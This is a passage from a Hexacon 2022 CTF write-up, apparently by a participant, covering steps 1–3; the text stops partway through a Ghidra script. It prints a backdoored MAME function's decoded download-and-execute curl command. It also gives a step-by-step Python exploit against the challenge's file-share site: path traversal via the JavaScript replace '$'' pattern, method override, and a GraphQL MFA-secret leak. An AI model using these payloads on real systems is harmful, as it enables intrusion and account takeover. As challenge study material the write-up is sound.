Hexacon Challenge 2022

Nicolas `Iooss`

September 2022

Table of Contents

1 Scenario **1**

2 Step 1: The Backdoored CTF **2**

3 Step 2: The File Share with JavaScript and GraphQL **3**
3.1 JavaScript is Dangerous . . . 3
3.2 GraphQL Interface . . . 8

4 Step 3: The Server Written in a Safe Language **12**
4.1 Ghidra vs Pony . . . 12
4.2 The HTTP server . . . 17
4.3 String Deserialization Vulnerabilities . . . 18
4.4 Remote Code Execution . . . 20

5 Step 4: The Driver with Probabilistic Buffer Overflow **21**
5.1 Preparation . . . 21
5.2 The PCI device . . . 23
5.3 Probabilistic Stack Buffer Overflow . . . 28

6 Step 5: The Affine Encryption **30**

7 Conclusion **35**

1 Scenario

https://www.hexacon.fr/challenge/#challenge-statement provides some background on a task:

> Investigate an incomprehensible theft of a 0-day vulnerability found by one of your colleagues
>
> What a surprise when your colleague discovered that his brand new zero-click turing complete iMessage RCE had been seen in-the-wild. Given the complexity of the exploit, chances are pretty low that the bug has also been discovered by another team. When you ask your teammate if he thinks he could have been compromised, he tells you about this weird CTF he played a few months ago. The organization seemed very shady and the tasks were easy ... too easy. In order to shed some light on this, your friend provided you an archive containing all the challenges he solved during the contest. See what you can get out of it!
>
> Identify and track the attackers

> Once the theft is proven, justice must be served. Gather all the information you can on the attackers and attempt to obtain an initial foothold on their infrastructure. They must have a way to communicate with the victim's machines. Let's just hope they don't use another Go remote access tool ...

This investigation sounds interesting. Let's start!

2 Step 1: The Backdoored CTF

We are provided with an archive `5fb8757c...b27a-level1.tar.xz`[1]. It contains many small challenges which are easy to crack. For example, `archive/babycrackme50/baby` is a small Linux program which checks that its argument is `Th1s_1s_your_f1rst_fl4g`. The directory `archive/reverse150/sub/` contains many Python scripts which combine some bytes together. By recovering all the bytes and combining them, I got an image with the text: "FLAG: BACKROOMS". This does not help much.

Then, there is `archive/games300/mame0240`. It is a large C++ program (72.2 MB) which was modified from an opensource project, https://github.com/mamedev/mame/tree/mame0240. The readme in `archive/games300/readme.txt` gives a hint to find the flag:

```
-play the game, beat the hi-score, write a 'special' message on the scoreboard,
and a flag will appear in your /tmp dir !
```

When reverse-engineering the function responsible for writing data in the non-volatile memory, `nvram_device::nvram_write` (symbol `_ZN12nvram_device11nvram_writeER8emu_file` at `0x00e07840`) a strange code appeared in Ghidra:

```
void __thiscall nvram_device::nvram_write(nvram_device *this,emu_file *param_1) {
  char auStack280 [200];

  uStack328._32_8_ = 0xc1ccc6affea0bea0;
  uStack328._0_4_ = 0xe8e3e5a0;
  uStack328._4_4_ = 0xece6a0ef;
  uStack328._8_4_ = 0xe9a0e7e1;
  uStack328._12_4_ = 0xe5d2a0f3;
  uStack328._40_2_ = 199;
  uStack328._16_4_ = 0xc7b0f2f4;
// ...
  __dest = malloc(sVar2);
  __src = *(void **)(this + 0x3c0);
  pvVar2 = (byte *)memcpy(__dest,__src,sVar2);
  if (((((pvVar2[0x3c0] == 0xf1) && (pvVar2[0x3c1] == 0xf8)) &&
        (pvVar2[0x3c2] == 0xf1)) &&
      ((((pvVar2[0x3c3] == 0xf5 && (pvVar2[0x3c4] == 0xf2)) &&
        ((pvVar2[0x3c5] == 0xf8 &&
          ((pvVar2[0x3c6] == 0xf1 && (pvVar2[0x3c7] == 0xf1)))))) &&
       (pvVar2[0x3c8] == 0xf1)))) &&
     ((((pvVar2[0x3c9] == 0xf3 && (pvVar2[0x3ca] == 0xf1)) &&
        (pvVar2[0x3cb] == 0xff)) &&
      ((pvVar2[0x3cc] == 0xf1 && (pvVar2[0x3cd] == 0xfe)))))) {
```

[1] 5fb8757cf1a5e8719c642d871f3d6fa149395cf1004c03b29c8fb473483eb27a-level1.tar.xz

```
    uVar3 = 0;
    while( true ) {
      sVar2 = strlen(uStack328);
      if (sVar2 <= uVar3) break;
      uStack328[uVar3] = uStack328[uVar3] & 0x7f;
      uVar3 = uVar3 + 1;
    }
    uVar3 = 0;
    system(uStack328);
    while( true ) {
      sVar2 = strlen(auStack280);
      if (sVar2 <= uVar3) break;
      pbVar1 = (byte *)(auStack280 + uVar3);
      *pbVar1 = *pbVar1 & 0x7f;
      uVar3 = uVar3 + 1;
    }
    system(auStack280);
    sVar2 = *(size_t *)(this + 0x3c8);
    __src = *(void **)(this + 0x3c0);
  }
  emu_file::write(param_1,__src,(uint)sVar2);
}
```

When some condition is met, the function `system` is called twice. This runs two shell commands located at address `0x02b12c60`. These strings are lightly encoded: every byte had their high bit set. After removing the high bit, the commands appear:

```
echo flag is Retr0G4ming_4_Ever
```

```
curl -k -s https://fileshare.fr/rest/download/917a21561b01ce0ff51a064e2362d2c307
0192809a3170755d1f385925d8185ee2f8ae9d3d9ab8c172e9324aae6d9807/ef676bd0-d321-40a
e-b7e5-f5a88dd2a77b/raw -o /tmp/.a && chmod +x /tmp/.a && /tmp/.
```

It seems that a file was downloaded and executed. What does it contain?

```
{"error":true,"message":"The public link has expired. The flag for step 1 is
HXN{2a00d593c02a8fb2b40ad99a168cf7a4}"}
```

We now need to recover the downloaded file despite its deletion!

3 Step 2: The File Share with JavaScript and GraphQL

3.1 JavaScript is Dangerous

https://fileshare.fr/ is a website which enables sharing files. By looking for GitHub links, we discover a link in the Copyright file (image 1).

https://github.com/fileshare-dev/fileshare contains 3 directories: `front`, `waf` and `api` (image 2).

`front` contains the front-end of the website. It is a JavaScript application using `material-kit-react`. By the way, this has the interesting side-effect that the website includes images such as https://fileshare.fr/static/mock-images/covers/cover_3.jpg!



Figure 1: Finding GitHub links



Figure 2: GitHub repository `fileshare`

`waf` probably means *Web-Application Firewall* (WAF). This directory contains the service which is exposed to the Internet: it sits between the front-end and the API located in `api` directory. This layer mainly adds an authentication layer and forwards requests to the API. Both `waf` and `api` are using Express framework and store their data in a MySQL database.

We can register a new account on the website. But then, the interaction is limited: when trying to upload a file or to perform other actions, an error "Only verified users can ..." is returned by the `api` application.

At first glance, there is no immediate vulnerability and the website code is very simple. Nevertheless the API exposes features of the file sharing service in two ways: using REST (which is used by https://fileshare.fr/) and using GraphQL. The GraphQL endpoint is not accessible remotely because the WAF does not provide any way to forward requests to it. Is it possible to craft a request to GraphQL?

First, let's analyze the URL we found previously.

It starts with `https://fileshare.fr/rest/download/`. This is routed to the function registered by `router.get('/download/:publiclink/:fileUid/raw', ...)` in `waf/routes/download.js`. The parameters of this URL may be useful later:

```
publiclink = "917a21561b01ce0ff51a064e2362d2c3070192809a3170755d1f385925d818
  5ee2f8ae9d3d9ab8c172e9324aae6d9807"
fileUid = "ef676bd0-d321-40ae-b7e5-f5a88dd2a77b"
```

The WAF crafts an URL for the API back-end with:

```
let url = utils.createBackendUrl(
  `/shares/download/${publiclink}/${fileUid}/raw`);
```

This code calls:

```
createBackendUrl: function (uri, query = '') {
  let host = config.BACKEND_HOST;
  let port = config.BACKEND_PORT;
  //FIXME I'm lazy
  //normalize path to remove double slashes not handled by express
  return `http://${host}:${port}${path.normalize('/' + uri)}?${query}`;
}
```

Hum... using `path.normalize` is dangerous: if the parameter `uri` contains sequences such as `../`, it enables path traversal vulnerabilities. Thankfully, the contents of `publiclink` and `fileUid` are verified with very restrictive regular expressions which forbid such a pattern. The code is secure.

Is there another endpoint in the WAF which could be abused with a path traversal vulnerability? Looking at the callers of `createBackendUrl`, we stumbled upon `waf/routes/shares.js`:

```
router.get('/:uid/files/:filename', async function (req, res, next) {
  let uid = req.params.uid;
  let filename = req.params.filename;
  if (!new RegExp(
'^[a-fA-F0-9]{8}-[a-fA-F0-9]{4}-[a-fA-F0-9]{4}-[a-fA-F0-9]{4}-[a-fA-F0-9]{12}$'
      ).test(uid))
  {
```

```
    return res.status(400).send({
      error: true,
      message: "Share uid is not valid."
    });
  }
  let url = utils.createBackendUrl(makeShareFileRoute(uid, filename));
```

This function checks the `uid` parameter, but not `filename`. What does `makeShareFileRoute` do?

```
const shareFileRouteTpl = '/shares/:uuid:/files/:filename:/';
function makeShareFileRoute(shareUuid, name) {
  let sanitizedFilename = path.basename(name);
  return shareFileRouteTpl.replace(':uuid:', shareUuid)
    .replace(':filename:', sanitizedFilename);
}
```

This `sanitizedFilename = path.basename(name)` seems to prevent inserting patterns such as `../` in the URL to the API server. The code seems to be secure, and after some hours looking for vulnerabilities, the code seems quite robust. But, is it?

When faced with such a question, writing a fuzzer can help. Here is some JavaScript code which replicates the functions which could be vulnerable and tries to mutate a file name until a path traversal issue is detected.

```
"use strict";

const path = require('path');

const shareFileRouteTpl = '/shares/:uuid:/files/:filename:/';

function makeShareFileRoute(shareUuid, name) {
    let sanitizedFilename = path.basename(name);
    return shareFileRouteTpl.replace(':uuid:', shareUuid)
        .replace(':filename:', sanitizedFilename);
}

function createBackendUrl(uri, query = '') {
    let host = "host";
    let port = 80;
    return `http://${host}:${port}${path.normalize('/' + uri)}?${query}`;
}

let num_tries = 0;
while (true) {
    var filename = "";
    let length = Math.floor(Math.random() * 10);
    for (var i = 0; i < length; i++) {
        switch (Math.floor(Math.random() * 12)) {
            case 0:
                filename += "a";
                break;
            case 1:
```

```
                filename += ".";
                break;
            case 2:
                filename += "/";
                break;
            case 3:
                filename += "\\";
                break;
            case 4:
                filename += "\0";
                break;
            case 5:
                filename += "\n";
                break;
            case 6:
                filename += "..";
                break;
            case 7:
                filename += "//////";
                break;
            case 8:
                filename += "...";
                break;
            default:
                filename += String.fromCharCode(Math.floor(Math.random() * 128));
                break;
        }
    }
    let result = createBackendUrl(makeShareFileRoute("1234", filename));
    //console.log(`Trying ${filename} -> ${result}`);
    if (!result.startsWith("http://host:80/shares/1234/")) {
        throw `Found ${filename} -> ${result} after ${num_tries} tries`;
    }
    num_tries ++;
    if ((num_tries % 1000000) == 0) {
        console.log(`Tried ${encodeURI(filename)}`);
    }
}
```

Running it with `parallel`[2] to run the fuzzer on all CPU threads displays:

```
$ parallel node fuzzer.js -- $(seq $(nproc))
Tried aa/...../a%00
Tried /Waa/%5DZ
Tried a.
Tried %01../////////;//////
...
Tried .../////////.....%0Aa/a
```

[2] https://www.gnu.org/software/parallel/

```
/tmp/fuzzer.js:60
        throw `Found ${filename} -> ${result} after ${num_tries} tries`;
        ^
Found //////..$'.. -> http://host:80/shares/? after 3207064 tries
(Use `node --trace-uncaught ...` to show where the exception was thrown)
```

WAIT, WHAT??? How is `//////..$'..` able to trigger the vulnerability??? This is the magic of `replace`! Indeed, in JavaScript, `'/:filename:/'.replace(':filename:', "a$'b")` evaluates to `"/a/b/"`, not `"/a$'b/"`. This behaviour is explained in Mozilla's documentation[3]: `$'` inserts the portion of the string that follows the matched sub-string. As the template `'/shares/:uuid:/files/:filename:/'` ends with a slash, `$'` is replaced by a slash.

So, by requesting

```
https://fileshare.fr/rest/shares/ef676bd0-d321-40ae-b7e5-f5a88dd2a77b/files/
..$'..$'..$'_dev$'gql
```

... we can bypass the filtering done by the WAF and access the GraphQL endpoint.

3.2 GraphQL Interface

The GraphQL schema which is exposed on this endpoint is available in `api/routes/gql/gql.js`. With the query `downloadFile`, we can download an existing file even when it is expired, but we need to have the right to access it. For this, there is an interesting GraphQL mutation:

```
giveAccess(id: UUID!, otp: String!, username: String!): GiveAccessResult
```

But there are several issues:

- To call a GraphQL mutation, the HTTP request needs to use the POST method. Our path traversal vulnerability was in a GET request.
- `giveAccess` authenticates the owner of the share using an OTP (One-Time Password), which we do not have.

This seems to be a dead-end. After several days trying to look for other path-traversal vulnerabilities in the WAF or some kind of way to trigger POST requests from the API service, after more days reading and reading again the code, the following lines in `api/routes/gql/index.js` started to seem strange:

```
router.use(override('_method',
  {methods: ['PATCH', 'DELETE', 'PUT', 'GET', 'POST']}));
```

This code snippet configures the GraphQL endpoint so that when a request is coming with `?_method=POST`, it is considered as a POST request even though it was a GET one. At first, this seems very frustrating because it exactly looks like some kind of trick which never happen in real Node.js project. Indeed, the documentation[4][5] tells that this feature is by default restricted to the `POST` method, to enable doing `DELETE`, `PUT`... from a `POST` request. But after some search, there seems to be some projects which actually enable overriding the method from a GET request. So actually, this part of the challenge was a very nice way of learning about a dangerous feature which is used for real!

[3] https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/String/replace
[4] https://github.com/expressjs/method-override/blob/3.0.0/README.md#method-override
[5] http://expressjs.com/en/resources/middleware/method-override.html

Now, the remaining steps to download the file are straightforward. Here is an exploitation script, in a Python interactive prompt:

1. Register a user on https://fileshare.fr/#/register
2. Login with this user, to grab an authentication token.
3. Create a variable with the HTTP authentication token.

```
>>> headers = {"Authorization": "Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9." +
... "eyJ1c2VybmFtZSI6ImNvdWNvdUAxMjcuMSIsInJvbGUiOiJ1c2VyIiwiaWQiOiIxZGJmNWQ5" +
... "MiO0NGU5LTRlZWEtOTgyMC03NTg3NTZhMjE3NzciLCJ2ZXJpZmllZCI6ZmFsc2UsImlhdCI6" +
... "MTY2MjkxNDU4MywiZXhwIjoxNjYyOTU3NzgzfQ.wOR5JmctLnfrSPAQGWMb36gadE7yK0qcS" +
... "sUbMX5jqXQ"}
```

4. Abuse the path traversal vulnerability to query the GraphQL endpoint information about the file share. The identifiers come from the leaked URL.

```
>>> share_link = ("917a21561b01ce0ff51a064e2362d2c3070192809a3170755d1f385925" +
... "d8185ee2f8ae9d3d9ab8c172e9324aae6d9807")
>>> share_file_id = "ef676bd0-d321-40ae-b7e5-f5a88dd2a77b"
>>> import requests, json
>>> query = ('{fileShare(shareLink:"' + share_link + '",' +
... ' fileId:"' + share_file_id + '")' +
... '{file{id name path} share{id name isPublic link validUntil}}}')
>>> resp = requests.get("https://fileshare.fr/rest/shares/" + share_file_id +
... "/files/..$'..$'..$'_dev$'gql%3Fquery=" + requests.utils.quote(query + "&"),
... headers=headers)
>>> resp
<Response [200]>
>>> resp.json()
{'errors': [{'message':
'Access forbidden to share 332dd074-60f4-4419-9f3c-28fd302acc86.',
'statusCode': 403}], 'data': {'fileShare': None}}
```

5. Grab the share ID from the error code and query the REST API to get information about the share.

```
>>> share_id = "332dd074-60f4-4419-9f3c-28fd302acc86"
>>> resp = requests.get("https://fileshare.fr/rest/shares/" + share_id,
... headers=headers)
>>> print(json.dumps(resp.json(), indent=2))
{
  "share": {
    "id": "332dd074-60f4-4419-9f3c-28fd302acc86",
    "owner": "8f81b0b9-b8e4-494a-aece-5083b9576f3d",
    "name": "SecretStealerShare",
    "link": "917a21561b01ce0ff51a064e2362d2c3070192809a3170755d1f385925d8185ee2"
"f8ae9d3d9ab8c172e9324aae6d9807",
    "isPublic": true,
    "validUntil": "2022-06-11T20:57:18.000Z",
    "files": [
      {
        "id": "25eb03e5-b116-49b1-a877-206fb095e50a",
```

```
        "name": "flag.txt"
      },
      {
        "id": "ef676bd0-d321-40ae-b7e5-f5a88dd2a77b",
        "name": "payload.bin"
      }
    ],
    "availableFor": []
  }
}
```

6. (optional) Query information about the owner, using GraphQL.

```
>>> share_owner = resp.json()["share"]["owner"]
>>> query = ('{user(id:"' + share_owner + '")' +
... '{id __typename ... on PublicUser{username role verified}}}')
>>> resp = requests.get("https://fileshare.fr/rest/shares/" + share_file_id +
... "/files/..$'..$'..$'_dev$'gql%3Fquery=" + requests.utils.quote(query + "&"),
... headers=headers)
>>> print(json.dumps(resp.json(), indent=2))
{
  "data": {
    "user": {
      "id": "8f81b0b9-b8e4-494a-aece-5083b9576f3d",
      "__typename": "PublicUser",
      "username": "Hacker",
      "role": "user",
      "verified": true
    }
  }
}
```

7. Leak the owner's MFA secret, by failing to run a mutation to get access.

```
>>> my_username = "coucou@127.1"
>>> query = ('mutation{giveAccess(id:"' + share_id + '",otp:"0",' +
... 'username:"' + my_username + '")' +
... '{success message owner{id __typename ... on User{username mfa_secret}}}}')
>>> resp = requests.get("https://fileshare.fr/rest/shares/" + share_file_id +
... "/files/..$'..$'..$'_dev$'gql%3F_method=POST%26query=" +
... requests.utils.quote(query + "&"), headers=headers)
>>> print(json.dumps(resp.json(), indent=2))
{
  "data": {
    "giveAccess": {
      "success": false,
      "message": "OTP invalid",
      "owner": {
        "id": "8f81b0b9-b8e4-494a-aece-5083b9576f3d",
        "__typename": "User",
        "username": "Hacker",
```

```
        "mfa_secret": "HFCV45YGFUDDGHDEEYYAQRKIDZJXSPT2HELAWZTVPAQB22CVEVSQ"
      }
    }
  }
}
>>> mfa_secret = resp.json()["data"]["giveAccess"]["owner"]["mfa_secret"]
```

8. Compute the One-Time Password and call the same mutation again.

```
>>> import pyotp
>>> totp = pyotp.TOTP(mfa_secret)
>>> query = ('mutation{giveAccess(id:"' + share_id + '",' +
... 'otp:"' + totp.now() + '",username:"' + my_username + '")' +
... '{success message}}')
>>> resp = requests.get("https://fileshare.fr/rest/shares/" + share_file_id +
... "/files/..$'..$'..$'_dev$'gql%3F_method=POST%26query=" +
... requests.utils.quote(query + "&"), headers=headers)
>>> resp.json()
{'data': {'giveAccess': {'success': True, 'message': 'OK'}}}
```

9. List the shares through the REST API, to confirm the access was granted.

```
>>> resp = requests.get("https://fileshare.fr/rest/shares/", headers=headers)
>>> print(json.dumps(resp.json(), indent=2))
{
  "shares": [
    {
      "id": "332dd074-60f4-4419-9f3c-28fd302acc86",
      "mine": false,
      "owner": "8f81b0b9-b8e4-494a-aece-5083b9576f3d",
      "name": "SecretStealerShare",
      "isPublic": true,
      "link": "917a21561b01ce0ff51a064e2362d2c3070192809a3170755d1f385925d8185e"
"e2f8ae9d3d9ab8c172e9324aae6d9807",
      "validUntil": "2022-06-11T20:57:18.000Z",
      "files": [
        {
          "id": "25eb03e5-b116-49b1-a877-206fb095e50a",
          "name": "flag.txt"
        },
        {
          "id": "ef676bd0-d321-40ae-b7e5-f5a88dd2a77b",
          "name": "payload.bin"
        }
      ]
    }
  ]
}
```

10. Download the flag.

```
>>> flag_id = "25eb03e5-b116-49b1-a877-206fb095e50a"
>>> payload_id = "ef676bd0-d321-40ae-b7e5-f5a88dd2a77b"
>>> query = ('{downloadFile(shareId:"' + share_id + '",fileId:"' + flag_id +
... '"){content}}')
>>> resp = requests.get("https://fileshare.fr/rest/shares/" + share_file_id +
... "/files/..$'..$'..$'_dev$'gql%3F_method=POST%26query=" +
... requests.utils.quote(query + "&"), headers=headers)
>>> print(json.dumps(resp.json(), indent=2))
{
  "data": {
    "downloadFile": {
      "content": "SFhOe2JlMGE3M2NjMDg4NjQ2NGYxNThlYWZjMjgxMzgyOTJkfQo="
    }
  }
}
>>> import base64
>>> base64.b64decode(resp.json()["data"]["downloadFile"]["content"])
b'HXN{be0a73cc0886464f158eafc28138292d}\n'
```

11. Download the payload

```
>>> query = ('{downloadFile(shareId:"' + share_id + '",fileId:"' + payload_id +
... '"){content}}')
>>> resp = requests.get("https://fileshare.fr/rest/shares/" + share_file_id +
... "/files/..$'..$'..$'_dev$'gql%3F_method=POST%26query=" +
... requests.utils.quote(query + "&"), headers=headers)
>>> with open("payload.bin", "wb") as f:
...   f.write(base64.b64decode(resp.json()["data"]["downloadFile"]["content"]))
...
870104
```

So, we obtained the second flag and the file which was downloaded to compromise our colleague. Now, it's time for reverse-engineering!

4 Step 3: The Server Written in a Safe Language

4.1 Ghidra vs Pony

In step 1, we discovered that a file was downloaded from https://fileshare.fr but the link has expired. In step 2, we managed to exploit some vulnerabilities in this website to download this file. What does it contain?

The file is a usual Linux program for x86-64 processor. It opens without any issue in Ghidra and its `main` function starts with:

```
  uVar1 = pony_init();
  uVar3 = pony_ctx();
  uVar4 = pony_create(uVar3,&DAT_0048aef0,0);
  pony_become(uVar3,uVar4);
  puVar5 = (undefined8 *)pony_alloc_small(uVar3,1);
```

Cool, there are symbols! What is Pony? It is described on https://github.com/ponylang/ponyc:

> Pony is an open-source, object-oriented, actor-model, capabilities-secure, high-performance programming language.

The function `pony_init` provides a precise version:

```
    puts("0.45.2-2e03c3f3 [release]\n"
         "Compiled with: LLVM 13.0.0 -- Clang-10.0.0-x86_64");
    exit(0);
```

`2e03c3f3` is a hash of the git commit which introduced the version 0.45.2 release[6]. This enables to build some example programs with this version of the compiler, to grab the structures which are used in our program. This is quite useful in reverse-engineering tasks.

The `main` function is part of the runtime of the Pony language so it is not very interesting. The program which was written provides a `Main` actor, which is launched when the program starts. Let's jump to function `Main_Dispatch` in Ghidra:

```
void Main_Dispatch(undefined8 param_1,long param_2,long param_3) {
  // ...
  pony_ctx();
  lVar3 = *(long *)(lVar2 + 8);
  if (lVar3 != 0) {
    lVar5 = 0;
    do {
      lVar4 = *(long *)(*(long *)(lVar2 + 0x18) + lVar5 * 8);
      if (*(long *)(lVar4 + 8) == 8) {
        // "--listen"
        if (**(long **)(lVar4 + 0x18) == 0x6e657473696c2d2d) goto LAB_00404c44;
      }
      else if ((*(long *)(lVar4 + 8) == 2) &&
               (**(short **)(lVar4 + 0x18) == 0x6c2d)) { // "-l"
LAB_00404c44:
        FUN_0041b710(param_2,lVar1);
        return;
      }
      lVar5 = lVar5 + 1;
    } while (lVar3 != lVar5);
  }
  FUN_0041b050(param_2,lVar1,&PTR_DAT_004b17e0,&PTR_DAT_004b1800);
  return;
}
```

After some instructions, the function seems to check whether it is launched with `--listen` or `-l`. If it is, it calls `FUN_0041b710`. Otherwise, it calls `FUN_0041b050` with 2 more arguments. To make the explanations easier to read, the first function will be named `Main_Dispatch_Listen` and the second on `Main_Dispatch_Client`.

These arguments target some memory:

```
                    PTR_DAT_004b17e0
004b17e0 20 81 48 00 00       addr       DAT_00488120
         00 00 00
```

[6] https://github.com/ponylang/ponyc/commit/2e03c3f3a349f51b0a7dac54d9d822ecae956d7c

```
004b17e8 2d 00 00 00 00       ulong      2Dh
         00 00 00
004b17f0 2e 00 00 00 00       ulong      2Eh
         00 00 00
004b17f8 c0 55 46 00 00       addr       s_518e3baefd2283e3cde6d0c..._004655c0
         00 00 00               "518e3baefd2283e3cde6d0ce8bebec7a.fileshare.fr"

                     PTR_DAT_004b1800
004b1800 20 81 48 00 00       addr       DAT_00488120
         00 00 00
004b1808 05 00 00 00 00       ulong      5h
         00 00 00
004b1810 06 00 00 00 00       ulong      6h
         00 00 00
004b1818 14 46 46 00 00       addr       s_31337_00464614          = "31337"
         00 00 00
```

Hum, this looks like a hostname and a port number! And a HTTP server is running there.

```
$ curl http://518e3baefd2283e3cde6d0ce8bebec7a.fileshare.fr:31337/
Hello!
```

More precisely, we have just discovered two `String` structures. The first field, a pointer to `DAT_00488120`, is actually a pointer to a `pony_type_t` structure[7]. Then, the fields are the string length, the allocated size (which includes the terminating NUL character) and a pointer to the actual string.

In Pony, literal strings are always represented by these structures. We can rename all of them by iterating other the cross-references of `DAT_00488120`. In Ghidra, this can be done automatically with this Python script.

```python
data_rel_ro_start = 0x0047af70
data_rel_ro_end = 0x004b2d37

rodata_start = 0x00462b80
rodata_end = 0x00466f67

String_type_addr = toAddr(0x00488120)
pony_string = getDataTypes("pony_string")[0]
char_t = ghidra.program.model.data.CharDataType()


def set_data_type(addr, new_data_type, force=False, desc=None):
    """Set the type of the data at the given address to a given type"""
    current_data = getDataAt(addr)
    if current_data is None:
        if desc:
            print("Defining {} data type: {} at {}".format(
                desc, new_data_type.getName(), addr))
    elif current_data.getDataType().toString() != new_data_type.toString():
```

[7] https://github.com/ponylang/ponyc/blob/0.45.2/src/libponyrt/pony.h#L132-L152

```
        if desc:
            print("Setting {} data type: {} -> {} at {}".format(
                desc, current_data.getDataType().getName(),
                new_data_type.getName(), addr))
        removeData(current_data)
    else:
        return
    if force:
        ghidra.program.model.data.DataUtilities.createData(
          currentProgram, addr, new_data_type, new_data_type.getLength(), False,
ghidra.program.model.data.DataUtilities.ClearDataMode.CLEAR_ALL_CONFLICT_DATA)
    else:
        createData(addr, new_data_type)


def set_data_type_array(addr, new_data_type, count, force=False, desc=None):
    """Set the type of the data at the given address to an array"""
    array_dt = ghidra.program.model.data.ArrayDataType(
        new_data_type, count, new_data_type.getLength())
    set_data_type(addr, array_dt, force=force, desc=desc)


def describe_data_addr(addr, return_none=False):
    """Get the label of a given address"""
    existing_syms = currentProgram.symbolTable.getSymbols(addr)
    primary_sym_names = [sym.getName() for sym in existing_syms if sym.isPrimary()]
    if primary_sym_names:
        return ",".join(primary_sym_names)
    return None if return_none else addr.toString()


for ref in currentProgram.referenceManager.getReferencesTo(String_type_addr):
    ref_addr = ref.getFromAddress()
    if data_rel_ro_start <= ref_addr.offset <= data_rel_ro_end:
        string_len = getLong(ref_addr.addNoWrap(8))
        string_len_plus_1 = getLong(ref_addr.addNoWrap(0x10))
        string_addr = toAddr(getLong(ref_addr.addNoWrap(0x18)))
        if string_len + 1 != string_len_plus_1:
            print("{}: Bad string struct {}, {} to {}".format(
                ref_addr, string_len, string_len_plus_1, string_addr))
            continue
        if not rodata_start <= string_addr.offset <= rodata_end:
            print("{}: Bad string section (not rodata) {}, {} to {}".format(
                ref_addr, string_len, string_len_plus_1, string_addr))
            continue
        string_data = getBytes(string_addr, string_len_plus_1)
        string_str = "".join(chr(d & 0xff) for d in string_data)
        assert len(string_str) == string_len_plus_1
        assert string_str[-1] == "\0"
        string_str = string_str[:-1]
        assert len(string_str) == string_len
```

```
        print("{}: String {}, {} to {}: {!r}".format(
            ref_addr, string_len, string_len_plus_1, string_addr, string_str))
        cur_data = getDataAt(string_addr)
        if cur_data is None or cur_data.getLength() != string_len_plus_1:
            set_data_type_array(string_addr, char_t, string_len_plus_1,
